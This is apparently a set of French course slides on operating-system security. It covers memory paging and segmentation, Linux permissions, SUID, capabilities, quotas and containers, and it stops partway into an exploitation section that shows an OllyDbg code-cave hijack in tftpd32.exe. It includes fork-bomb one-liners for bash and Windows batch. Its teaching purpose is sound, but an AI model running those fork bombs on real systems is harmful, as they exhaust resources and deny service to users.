
Traduction : la pagination

- Page : bloc continu d'adresses physiques
- PTE : page table entry. Traduction entre adresses virtuelles et physiques des pages en mémoire. (32bits)




- Flag U/S pour user/supervisor
- Flag R/W pour read/write
- Note : pas de flag X systématiquement

Pagination et isolation




Process user-land en ring 3, ne peuvent accéder aux adresses du kernel car celles-ci ont le flag S fixé dans leur Page Table Entry.



La segmentation

descripteurs de segments




- AVL — Available for use by system software
- BASE — Segment base address
- D/B — Default operation size (0 = 16-bit segment; 1 = 32-bit segment)
- DPL — Descriptor privilege level
- G — Granularity
- LIMIT — Segment Limit
- P — Segment present
- S — Descriptor type (0 = system; 1 = code or data)
- TYPE — Segment type


Protection mémoire - Segmentation hardware

duartes.org/gustavo/blog


- Décrite par des segments (Current Priviledge level, Running Priviledge Level)



memoire virtuelle : schéma d'un processus



Mémoire virtuelle : flags



A retenir

- Mécanisme de traduction d'une adresse logique (seg :off) en adresse virtuelle (vaddr). La traduction est stockée dans une PTE et décrite par des flags.
- Les registres de segment contiennent des sélecteurs de segments, ainsi que le niveau de privilège du segment associé.
- Les descripteurs de segments contiennent l'adresse de base, ainsi que le niveau de privilège requis pour accéder au segment (RPL, CPL)
- on détermine ainsi si l'accès à un segment est autorisé

Bibliographie – Références

▪Saine lecture :

- Windows Internals – Part 1 Mark Russinovich, Alex Ionescu, David Solomon
- <http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory>
- <http://duartes.org/gustavo/blog/post/how-the-kernel-manages-your-memory>

▪Outils :

- <http://download.sysinternals.com/files/VMMap.zip>
- outils linux nm and objdump

Agenda

- section 1 OS et sécurité : Principes Généraux
 - fondamentaux
 - gestion mémoire
 - utilisateurs
- section 2 Exemples d'exploitation
- section 3 Mécanismes de protection
- section 4 Nomadisme et OS Mobiles
- section 5 Sécurité Web
- section 6 Sécurité des serveurs

O.S : Principes Généraux

sécurité des utilisateurs

Introduction

- Deux grands sujets :
 - Cloisonnement des processus et des fichiers opérés par le noyau : contrôle de l'accès des utilisateurs aux ressources.
 - Authentification des utilisateurs au système.
- Illustration avec linux
- problème :
 - Authentification : de quel utilisateur s'agit-il ?
 - Cloisonner les données : un utilisateur ne doit pas pouvoir lire / modifier les données d'un autre (sauf si on lui donne la permission).
 - Gérer les niveaux de privilèges des utilisateurs.
 - Gérer des groupes d'utilisateurs.

SuperUser - root

- Utilisateur possédant le niveau de privilèges le plus élevé
- Linux : **root** / Windows : **Administrateur**
- Attention : ne pas confondre avec les privilèges au sens CPU (rings).
- Même espace mémoire, pas de cloisonnement.
- Processus lancés en user-land par le super-utilisateur restent sous le contrôle du noyau.
- un administrateur peut en revanche faire exécuter facilement du code par le noyau
 - (contrairement aux utilisateurs “normaux”).
 - Installation de drivers (`insmod`)

Linux : sécurité utilisateurs

- Sous Linux : notions d'utilisateurs et de groupes. (Chaque user a un uid, chaque groupe a un gid)
- fichiers /etc/passwd et /etc/group

Linux est orienté fichier : Gérer les droits d'accès aux fichiers revient à gérer les droits d'accès des utilisateurs et de leur processus associés aux ressources

Contrôle d'accès de type DAC : les droits accès à une ressource sont fixés par le propriétaire de la ressource.

Linux : sécurité utilisateurs

- Le système de fichier implémente un Access Control List (ACL) limité : les droits RWX-UGO.

```
$ ls -l doc*  
-rw -rw -r-- 1 aymeric aymeric 9020 Apr 5 07:19 MMU . docs  
$ ls -ld picts /  
drwxrwxr -x 2 aymeric aymeric 4096 Mar 24 13:59 picts /  
$ ls -l / dev/ sda1  
brw -rw ---- 1 root disk 8, 1 Apr 5 06:56 / dev / sda1  
$ ls -l / dev/ tty0  
crw --w---- 1 aymeric aymeric 4, 0 Apr 5 06:56 / dev / tty0  
$ ls -l ~/ bin /ida  
lrwxrwxrwx 1 aymeric aymeric 26 Feb 17 13:22 ~/ bin/ ida -> ~/ ida  
/ ida6 .0/ idaq
```

Type : - = fichier, d = directory, b = block device, c = character device, l = link

Droits Utilisateur : Read, Write, eXecute

Droits Groupe

Droits Other

Linux : élévation de privilèges

- Quand un user uid exécute un fichier, le processus a le droit uid.
- Certains fichiers doivent pouvoir être lancés par tous les utilisateurs et avoir les droits root
 - `chmod ug+s`

```
$ ls -l / usr/ bin/ passwd
-rwsr -xr -x 1 root root 19704 Mar 2 22:22 / usr / bin / passwd
$ ls -l / bin/su
-r-sr -xr -x 1 root root 30274 Feb 4 23:55 / bin /su
```



Il faut bien faire attention aux fichiers SUID, notamment aux droits qui leurs sont associés. . .

Les capabilities

- Problème : l'utilisateur root peut tout faire. . .
- La gestion des droits n'est pas assez fine.
- Linux 2.2 : introduction des capabilities : division des droits root en plusieurs unités.
 - CAP_CHOWN : changer les droits d'accès de fichiers avec `chmod`
 - CAP_MKNOD : créer des devices avec `mknod`
 - CAP_NET_RAW : utiliser des raw sockets
 - CAP_SYS_MODULE : charger des modules (i.e du code kernel)
 - CAP_SYS_PTRACE : debugger un autre processus

```
grep Cap /proc/PID/status
```


Principe du least privilege

- On ne peut pas se passer du SUID (ex : passwd).
- On ne peut garantir qu'un programme ne présente pas de vulnérabilité.
- On a besoin de
 - Limiter les droits d'accès aux fichiers au maximum.
 - Limiter le nombre de programmes SUID
 - réduire le nombre de daemons privilégiés

```
find /bin /sbin /usr/bin /usr/sbin -perm -4000
```

Principe de gestion des ressources

- Fork bombs :



```
:(){:|:&};:
```

```
:fork  
start %0  
%0|%0  
goto  
:fork
```

gestion des ressources

- ulimit : user limits
- Configuré dans /etc/security/limits.conf

```
$ ulimit -a
-t: cpu time ( seconds ) unlimited
-f: file size ( blocks ) unlimited
-d: data seg size ( kbytes ) unlimited
-s: stack size ( kbytes ) 8192
-c: core file size ( blocks ) unlimited
-m: resident set size ( kbytes ) unlimited
-u: processes 27862
-n: file descriptors 1024
-l: locked -in - memory size (kb) 40000
-v: address space (kb) unlimited
-x: file locks unlimited
-i: pending signals 27862
-q: bytes in POSIX msg queues 819200
-e: max nice 30
-r: max rt priority 65
```

gestion des ressources : quotas disques

- quota : gestion de l'utilisation maximale du disque.
- man 2 quotactl
- Peuvent être définis par utilisateurs ou par groupes.
- Limitations au montage des disques (/etc/fstab) :
- Pas d'exécution : **noexec (/tmp !)**
- Hélas, certaines applications mal codées cesseront de fonctionner. . .

Principe des conteneurs

- chroot : permet de changer la racine “/” d’un processus.
- Permet d’enfermer les utilisateurs :
 - Fichiers visibles, programmes qu’ils peuvent exécuter.
- Inutile si on exploite une faille pour passer root : il est alors trivial de sortir.
- man 1 chroot; man 2 chroot
- jail : sous BSD. Plus complet que chroot.

Principe des conteneurs

- fonctionnalités des conteneurs:
- distinction host/conteneur :
 - Hostname/Domainname
 - IPC
 - list de processus
 - interfaces réseaux
 - Utilisateurs
- restrictions :
 - accès aux bibliothèques, aux programmes
 - restriction /proc, sysfs
 - limitation de ressources
 - restriction points de montage, accès devices

Bibliographie – Références

▪Saine lecture :

- Cours de Sécurité OS, Télécom ParisTech 2010, Ryad Benadjila
- <http://linux.die.net/man/7/capabilities>
- <http://fr.slideshare.net/dpavlin/virtualization-which-isnt-lxc-linux-containers>

▪Outils :

- man

Agenda

section 1	OS et sécurité : Principes Généraux <ul style="list-style-type: none">- fondamentaux- gestion mémoire- utilisateurs
section 2	Exemples d'exploitation
section 3	Mécanismes de protection
section 4	Nomadisme et OS Mobiles
section 5	Sécurité Web
section 6	Sécurité des serveurs

Exemples d'exploitation

Vocabulaire


Vulnerability - a weakness which allows attackers to reduce a system's information assurance.

Exploit - a piece of code that takes advantage of a systems vulnerabilities.

Payload - a piece of software that lets you control a system after it has been exploited.

Flot d'exécution hijack : à la main

- Exemple : « cave code » dans un fichier PE



Flot d'exécution hijack

OllyDbg - tftpd32.exe - [CPU - main thread, module tftpd32]

File View Debug Options Window Help

Paused

Registers (FPU)

Register	Value	Comment
EAX	76553821	kernel32
ECX	00000000	
EDX	0041135E	tftpd32.
EBX	7FFD6000	
ESP	0012FFA4	ASCII "3"
EBP	0012FFAC	
ESI	00000000	
EDI	00000000	
EIP	0041135E	tftpd32.
C 0	ES 0023	32bit 0(
P 1	CS 001B	32bit 0(
A 0	SS 0023	32bit 0(
Z 1	DS 0023	32bit 0(
S 0	FS 003B	32bit 7F
T 0	GS 0000	NULL
D 0		
O 0		LastErr ERROR_SU
EFL	00000246	(NO,NB,E
ST0	empty	0.0
ST1	empty	0.0
ST2	empty	0.0
ST3	empty	0.0
ST4	empty	0.0
ST5	empty	0.0
ST6	empty	0.0

0041135E - E9 9D4C0300 JMP tftpd32.00446000

00411363 ^ E9 78FEFFFF JMP tftpd32.004111E0

00411368 \$ 8BFF MOV EDI,EDI

0041136A . 55 PUSH EBP

0041136B . 8BEC MOV EBP,ESP

0041136D . 51 PUSH ECX

0041136E . 56 PUSH ESI

0041136F . 8B75 0C MOV ESI,[ARG.2]

00411372 . 56 PUSH ESI

00411373 . E8 85800000 CALL tftpd32.004193FD

00411378 . 8945 0C MOV [ARG.2],EAX

0041137B . 8B46 0C MOV EAX,DWORD PTR DS:[ESI+C]

0041137E . 59 POP ECX

0041137F . A8 82 TEST AL,82

00411381 . 75 17 JNZ SHORT tftpd32.0041139A

00411383 . E8 C80E0000 CALL tftpd32.00412250

00411388 . C700 09000000 MOV DWORD PTR DS:[EAX],9

0041138E > 834E 0C 20 OR DWORD PTR DS:[ESI+C],20

00411392 . 83C8 FF OR EAX,FFFFFFFF

00411395 . E9 2F010000 JMP tftpd32.004114C9

0041139A > A8 40 TEST AL,40

0041139C . 74 0D JE SHORT tftpd32.004113AB

0041139E . E8 AD0E0000 CALL tftpd32.00412250

004113A3 . C700 22000000 MOV DWORD PTR DS:[EAX],22

00446000=tftpd32.00446000

Address	Hex dump	ASCII
00429000	01 00 00 00 FF FF FF FF 00 00 00 00 48 29 42 00	0...
00429010	01 00 00 00 38 29 42 00 02 00 00 00 2C 29 42 00	0...8)B.
00429020	03 00 00 00 20 29 42 00 04 00 00 00 10 29 42 00	0...)B.
00429030	05 00 00 00 04 29 42 00 06 00 00 00 F8 28 42 00	0...)B.
00429040	07 00 00 00 E8 28 42 00 08 00 00 00 DC 28 42 00	0...)B.
00429050	09 00 00 00 D0 28 42 00 35 00 00 00 01 00 00 00	0...)B.
00429060	36 00 00 00 04 00 00 00 01 00 00 00 04 00 00 00	0...

Module C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.6000.1638

